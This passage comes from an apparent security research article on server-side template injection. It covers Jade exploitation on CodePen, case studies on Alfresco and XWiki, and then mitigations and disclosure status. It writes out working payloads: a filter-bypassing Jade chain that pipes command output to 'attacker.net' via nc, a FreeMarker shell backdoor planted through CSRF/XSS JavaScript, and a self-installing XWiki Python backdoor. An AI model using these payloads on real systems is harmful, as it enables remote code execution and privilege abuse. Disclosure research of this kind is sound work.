{{_self.displayBlock("id",[],{"id":[userObject,"vulnerableMethod"]})}}
```

This can't be used to exploit the `Twig_Environment->getFilter()` method used earlier as there is no way to obtain a reference to the `Environment` object. However, it does mean that we can invoke methods on any objects the developer has passed into the template - the `_context` object's attributes can be iterated over to see if anything useful is in scope. The XWiki example later illustrates exploiting a developer-provided class.

Jade

Jade is a popular Node.js template engine. The website CodePen.io lets users submit templates in a number of languages by design, and is suitable for showing a purely blackbox exploitation process. For a visual depiction of the following steps, please refer to the presentation video (link pending).

First off, confirm template execution:

```
= 7*7

49
```

Locate the self object:

```
= root

[object global]
```

Find a way to list object properties and functions:

```
- var x = root
- for(var prop in x)
    , #{prop}

, ArrayBuffer, Int8Array, Uint8Array, Uint8ClampedArray... global, process,
GLOBAL, root
```

Explore promising objects:

```
- var x = root.process
- for(var prop in x)
    , #{prop}

, title, version, moduleLoadList... mainModule, setMaxListeners, emit, once
```

Bypass trivial countermeasures:

```
- var x = root.process.mainModule
- for(var prop in x)
    , #{prop}

CodePen removed the words below from your Jade because they could be used to do
bad things. Please remove them and try again.
->process
->mainModule
```

```
- var x = root.process
- x = x.mainModule
- for(var prop in x)
```

```
    , #{prop}

, id, exports, parent, filename, loaded, children, paths, load, require, _compile
```


Locate useful functions:

```
- var x = root.process
- x = x.mainModule.require
- x('a')

Cannot find module 'a'
```

Exploit:

```
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
```



Case study: Alfresco

Alfresco is a content management system (CMS) aimed at corporate users. Low privilege users can chain a stored XSS vulnerability in the comment system with FreeMarker template injection to gain a shell on the webserver. The FreeMarker payload created earlier can be used directly without any modification, but I've expanded it into a classic backdoor that executes the contents of the query string as a shell command:


```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex(url.getArgs())}
```

Low privilege users do not have permission to edit templates, but the stored XSS vulnerability can be used to force an administrator to install our backdoor for us. I injected the following JavaScript to launch this attack:

```
tok = /Alfresco-CSRFToken=([^;]*)/.exec(document.cookie)[1];
tok = decodeURIComponent(tok)
do_csrf = new XMLHttpRequest();
do_csrf.open("POST","http://"+document.domain+":8080/share/proxy/alfresco/api/nod
e/workspace/SpacesStore/59d3cbdc-70cb-419e-a325-
759a4c307304/formprocessor",false);
```

```
do_csrf.setRequestHeader('Content-Type','application/json; charset=UTF-8');
do_csrf.setRequestHeader('Alfresco-CSRFToken',tok);
do_csrf.send('{"prop_cm_name":"folder.get.html.ftl","prop_cm_content":"&lgt;#assi
gn ex=\\"freemarker.template.utility.Execute\\"?new()> ${
ex(url.getArgs())}","prop_cm_description":""}');
```

The GUID value of templates can change across installations, but it's easily visible to low privilege users via the 'Data Dictionary'. Also, the administrative user is fairly restricted in the actions they can take, unlike other applications where administrators are intentionally granted complete control over the webserver.



Note that according to Alfresco's own documentation, SELinux will do nothing to confine the resulting shell:

> If you installed Alfresco using the setup wizard, the alfresco.sh script included in the installation disables the Security-Enhanced Linux (SELinux) feature across the system.

- http://docs.alfresco.com/5.0/tasks/alfresco-start.html

Case study: XWiki Enterprise

XWiki Enterprise is a feature-rich professional wiki. In the default configuration, anonymous users can register accounts on it and edit wiki pages, which can contain embedded Velocity template code. This makes it an excellent target for template injection. However, the generic Velocity payload created earlier will not work, as the `$class` helper is not available.

XWiki has the following to say about Velocity:

```
It doesn't require special permissions since it runs in a Sandbox, with access to
only a few safe objects, and each API call will check the rights configured in
the wiki, forbidding access to resources or actions that the current user
shouldn't be allowed to retrieve/perform. Other scripting language require the
user that wrote the script to have Programming Rights to execute them, but except
this initial precondition, access is granted to all the resources on the server.
...
Without programming rights, it's impossible to instantiate new objects, except
literals and those safely offered by the XWiki APIs. Nevertheless, the XWiki API
is powerful enough to allow a wide range of applications to be safely developed,
if "the XWiki way" is properly followed.
...
Programming Rights are not required for viewing a page containing a script
requiring Programming Rights, rights are only needed at save time
http://platform.xwiki.org/xwiki/bin/view/DevGuide/Scripting
```

In other words, XWiki doesn't just support Velocity - it also supports unsandboxed Groovy and Python scripting. However, these are restricted to users with programming rights. This is good to know because it turns privilege escalation into arbitrary code execution. Since we can only use Velocity, we are limited to the XWiki APIs.

The `$doc` class has some very interesting methods - astute readers may be able to identify an implied vulnerability in the following:

The content author of a wiki page is the user who last edited it. The presence of distinct `save` and `saveAsAuthor` methods implies that the save method does not save as the author, but as the person currently viewing the page.


In other words, a low privilege user can create a wiki page that, when viewed by a user with programming rights, silently modifies itself and saves the modifications with those rights. To inject the following Python backdoor:

```
{{python}}from subprocess import check_output
q = request.get('q') or 'true'
q = q.split(' ')
print ''+check_output(q)+''
{{/python}}
```

We just need to wrap it with some code to grab the privileges of a passing administrator:

```
innocent content
{{velocity}}
#if( $doc.hasAccessLevel("programming") )
    $doc.setContent("
        innocent content
        {{python}}from subprocess import check_output
        q = request.get('q') or 'true'
        q = q.split(' ')
        print ''+check_output(q)+''
        {{/python}}
    ")
    $doc.save()
#end
{{/velocity}}
```

As soon as a wiki page with this content is viewed by a user with programming rights, it will backdoor itself. Any user who subsequently views the page can use it to execute arbitrary shell commands:



Although I chose to exploit `$doc.save`, it is far from the only promising API method. Other potentially useful methods include `$xwiki.getURLContent("http://internal-server.net")`, `$request.getCookie("password").getValue()`, and `$services.csrf.getToken()`.

Mitigations - templating safely

If user-supplied templates are a business requirement, how should they be implemented? We have already seen that regexes are not an effective defense, and parser-level sandboxes are error prone. The lowest risk approach is to simply use a trivial template engine such as Mustache, or Python's Template. MediaWiki has taken the approach of executing users' code using a sandboxed Lua environment where potentially dangerous modules and functions have been outright removed. This strategy appears to have held up well, given the lack of people compromising Wikipedia. In languages such as Ruby it may be possible to emulate this approach using monkey-patching.

Another, complementary approach is to concede that arbitrary code execution is inevitable and sandbox it inside a locked-down Docker container. Through the use of capability-dropping, read-only filesystems, and kernel hardening it is possible to craft a 'safe' environment that is difficult to escape from.

Issue status

I do not consider the exploits shown for FreeMarker, Jade, Velocity and unsandboxed Twig to be vulnerabilities in those languages, in the same way that the possibility of SQL injection is not the fault of MYSQL. The following table shows the current status of the vulnerabilities disclosed in this paper.

Software	Status
Alfresco	Disclosure acknowledged, patch in development
XWiki	No fix available - XWiki developers do not have a consensus that this is a bug
Smarty sandbox	Fixed in 3.1.24
CodePen	Fixed
Twig sandbox	Fixed in 1.20.0

Conclusion

Template Injection is only apparent to auditors who explicitly look for it, and may incorrectly appear to be low severity until resources are invested in assessing the template engine's security posture. This explains why Template Injection has remained relatively unknown up till now, and its prevalence in the wild remains to be determined.

Template engines are server-side sandboxes. As a result, allowing untrusted users to edit templates introduces an array of serious risks, which may or may not be evident in the template system's documentation. Many modern technologies designed to prevent templates from doing harm are currently immature and should not be relied on except as a defense in depth measure. When Template Injection occurs, regardless of whether it was intentional, it is frequently a critical vulnerability that exposes the web application, the underlying webserver, and adjacent network services.

By thoroughly documenting this issue, and releasing automated detection via Burp Suite, we hope to raise awareness of it and significantly reduce its prevalence.

2020 update: We've just released some free, interactive labs so you can practise applying these techiques for yourself:

LAB
Server-Side Template Injection Labs

RCE Template Injection bounties 0day scanners

James Favourites Presentations

← Back to all articles

Related Research

Hiding payloads in Java source code strings

23 January 2024

Smashing the state machine: the true potential of web race conditions

09 August 2023

Browser-Powered Desync Attacks

10 August 2022